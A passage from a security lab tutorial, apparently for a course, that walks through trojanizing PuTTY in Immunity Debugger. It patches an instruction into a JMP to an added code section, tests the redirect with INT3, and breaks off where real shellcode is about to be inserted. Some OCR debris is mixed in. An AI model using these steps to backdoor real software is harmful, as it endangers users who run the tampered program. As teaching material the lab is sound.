
The digital signature is a good way to verify file integrity, but it's not essential for file execution, so we can overwrite it.

Close the Dump window. Close the "Memory map" window.

Using Immunity to Redirect Code Execution


In Immunity, maximize the CPU window.

In the top left pane of the CPU window, right-click, and click "**Go to**", **Expression**, as shown below.



In the "Enter expression to follow" box, enter **41CB6E** as shown below. Click **OK**.


Immunity moves to show the PUSH instruction that loads the "login as: " string, as shown below.



Right-click the **PUSH** instruction and click **Assemble**, as shown below.

In the "Assemble" box, enter this command:

JMP 484000




Click the **Assemble** button.

Click the **Cancel** button.

The MOV instruction has been replaced by this instruction, as shown below:

JMP putty-ne.00484000



Adding Trojan Code



Now we can add extra commands to Putty in ".NewSec". First we'll just put an INT3 there, so we can verify that the redirection works. When the processor executes the INT3 command, the program will stop and show a message in Immunity.

In the JMP instruction, right-click **00484000**. and click **Follow**.

Immunity moves to address 00484000.

Right-click **00484000** and click **Assemble**. Enter this command, as shown below.

INT3



Immunity Debugger - putty-newsec-spawn.exe - [CPU - main thread, module putty-ne]

Registers CPU

Address Box dump ASCII

Address 484000 CC INT3 ③

Registers CPU

Address Box dump ASCII

Address 484000 CC INT3 ③

Registers CPU

Address Box dump ASCII

Click **Assemble**. Click **Cancel**.

Address 484000 now contains an INT3 instruction, which is CC in hexadecimal, As shown below.

Immunity Debugger - putty-newsec-spawn.exe - [CPU - main thread, module putty-ne]

Registers CPU

Address Box dump ASCII

Address 484000 CC INT3 ③

Registers CPU

Address Box dump ASCII

Address 484000 CC INT3 ③

Registers CPU

Address Box dump ASCII

Running the Modified App in Immunity

In Immunity, click **Debug, Run**.


Putty opens. In the "Host Name (or IP address)" box, type


ad.samsclass.info

At the bottom, click the **Open** button.

The program stops, and the status bar at the bottom of the Immunity window says "**INT3 command ...**", as shown below.

This shows that the code redirection worked, and executed the first instruction in the `.NewSec` section!






Task 3: Inserting Real Shellcode


Saving the Modified EXE


In Immunity, maximize the CPU window.

In the top left pane of the CPU window, right-click, and click "Go to", Expression, as shown below.

